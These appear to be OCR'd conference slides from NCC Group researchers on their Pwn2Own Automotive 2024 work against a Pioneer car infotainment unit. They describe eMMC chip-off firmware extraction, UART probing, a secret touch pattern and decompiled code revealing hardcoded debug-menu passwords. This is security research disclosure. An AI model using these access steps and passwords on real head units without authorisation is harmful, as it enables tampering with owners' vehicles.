PIONEERING ZERO DAYS AT PWN2OWN AUTOMOTIVE 2024

**MARCH 10-15, 2025
LAUSANNE, SWITZERLAND**

NCC GROUP - MCCAULAY HUDSON & ALEX PLASKETT

March 2025

Who are we?

McCaulay Hudson (@_mccaulay)
NCC Group - Exploit Development Group (EDG)

Alex Plaskett (@alexjplaskett)
NCC Group - Exploit Development Group (EDG)

In collaboration with NCC's Hardware Security

- James Chambers
- Rob Wood

What is Pwn2Own?

- Yearly vulnerability research competitions held by Trend Micro (ZDI - Zero Day Initiative)
- Goal => Compromise specific targets
- $ Prizes vary based on expected difficulty of the target
- ZDI purchase vulnerabilities / exploits
  - Provide directly to the vendors to fix the issues

Pioneer DMH-WT7600NEX


- In-Vehicle Entertainment (IVI)

- 9" Floating Display
- 1-DIN Chassis
- HD Screen
- Amazon Alexa Built-in
- Apple CarPlay® (Wired, Wireless)
- Android Auto™ (Wired, Wireless)
- Remote Control Included

Price

$1,300 (approx. £1,000)

Pwn2Own Preparation




- Exploration
  - Background Research (Prev Vulns, Publication etc)
  - Device Visibility (Firmware Acquisition, Debug Capability)
  - Attack Surface Mapping (Network services, processes, shell etc)
- Vuln R&D
  - Bug Hunting (Reverse engineering, code review, fuzzing)
  - Bug Hunting (Tooling and Automation)
  - Exploit Development (POC stage, refinement)
- Exploit QA
  - Exploit Testing
  - Packaging and Distribution


Firmware Extraction - eMMC BGA Chip Off

- Hot Air SMD Rework Station

Before




After




Firmware Extraction - eMMC Reader

- AllSocket eMMC153/169 reader
- Mounting
  - `sudo losetup -f -P pioneer_emmc_dump_3.04.img`
- Find out the eMMC is not encrypted. Good start!




	A	B	C	D	E	F	G	H	J	K	L	M	N	P
14	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC
13	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC
12	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC
11	NC	NC	NC									NC	NC	NC
10	NC	NC	NC		VSF	VSF	RFU	Vss	Vcc	RFU		NC	NC	RFU
9	NC	NC	NC		VSF					Vcc		NC	NC	NC
8	NC	NC	NC		RFU					Vss		NC	NC	NC
7	RFU	NC	NC		Vss					RFU		NC	NC	RFU
6	Vss	DAT7	VccQ		Vcc					RFU		CLK	NC	VssQ
5	DAT2	DAT6	NC		RFU	Vcc	Vss	DS	Vss	RST_n		CMD	VssQ	VccQ
4	DAT1	DAT5	VssQ	NC	index							VccQ	VccQ	VssQ
3	DAT0	DAT4	NC	NC	NC	NC	RFU	NC	NC	NC	NC	NC	NC	VccQ
2	NC	DAT3	VDDi	NC	NC	NC	NC	NC	NC	NC	NC	NC	VssQ	NC
1	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC	NC

Figure 5 : Pin connection of BGA package 1 (153 balls) for V5.0 e-MMC™




Universal Asynchronous Receiver/Transmitter (UART)

- Very common way to provide debug output and interaction on embedded devices
- Often can provide shell access via serial console
    - State varies depending on development / production devices
- Very useful for recon, analysis, debugging and general device visibility




UART – Spot the difference


- FCC Filling (https://fccid.io/AJDK112)




- Production device



UART – FPC 10-pin breakout board




- FPC 10-pin connector to breakout board
    - 0.5mm pitch
- Soldered it up and expected output...
- Result: nothing…




UART - Software

- UART disabled in software in the OS?
- Reverse engineering firmware
  - Touch “Source off” screen in 3-1-3-1-2 pattern
  - Found a hidden screen!
  - "Debug Mode Password Input" menu but we didn't know the password



UART - Software


- Reverse engineered "`libPHMI_PluginMain.so`"
- "`POSEIDONDBG ON`"
- Different passwords for entering debug mode?



```

void _INIT_513(void)

{
  int iVar1;

  iVar1 = __stack_chk_guard;
  NString::NString((NString *)&DAT_00af95f0,"POSEIDONDBG ON");
  DAT_00af95f8 = 1;
  DAT_00af95fc = 1;
  NString::NString((NString *)&DAT_00af9600,"POSEIDONDBG OFF");
  DAT_00af9608 = 1;
  DAT_00af960c = 0;
  NString::NString((NString *)&DAT_00af9610,"ON DEVDEBUG20");
  DAT_00af9618 = 2;
  DAT_00af961c = 2;
  NString::NString((NString *)&DAT_00af9620,"SERVICE20");
  DAT_00af9628 = 3;
  DAT_00af962c = 2;
  NString::NString((NString *)&DAT_00af9630,"1235789");
  DAT_00af9638 = 4;
  DAT_00af963c = 2;
```

UART – Debug Menu

- Gained access to a secret debug menu
- Mix of English and Japanese entries…
  - Google image translate to the rescue



GPS Unconnected Caution

Change Time

Video Check Mode

Video Mode Check History

画像確認


疑似センサ学習の強制セット

APL Log Setting


UART – Debug Menu (Continued)

- This looks promising!
  - Debug Serial Output
  - Inside of that we have:
    - Debug Serial Output – Off
    - Console Input – Off
  - Try to turn these on..

Original




Maintenance Menu
GPS Debug
Sensor Debug
CPU占有率出力
デバッグシリアル出力
Memory Usage Display OFF
Resource Monitor OFF
VoiceRecordMode




デバッグシリアル出力
デバッグシリアルログ出力 ON
コンソール入力 ON

Google Translate



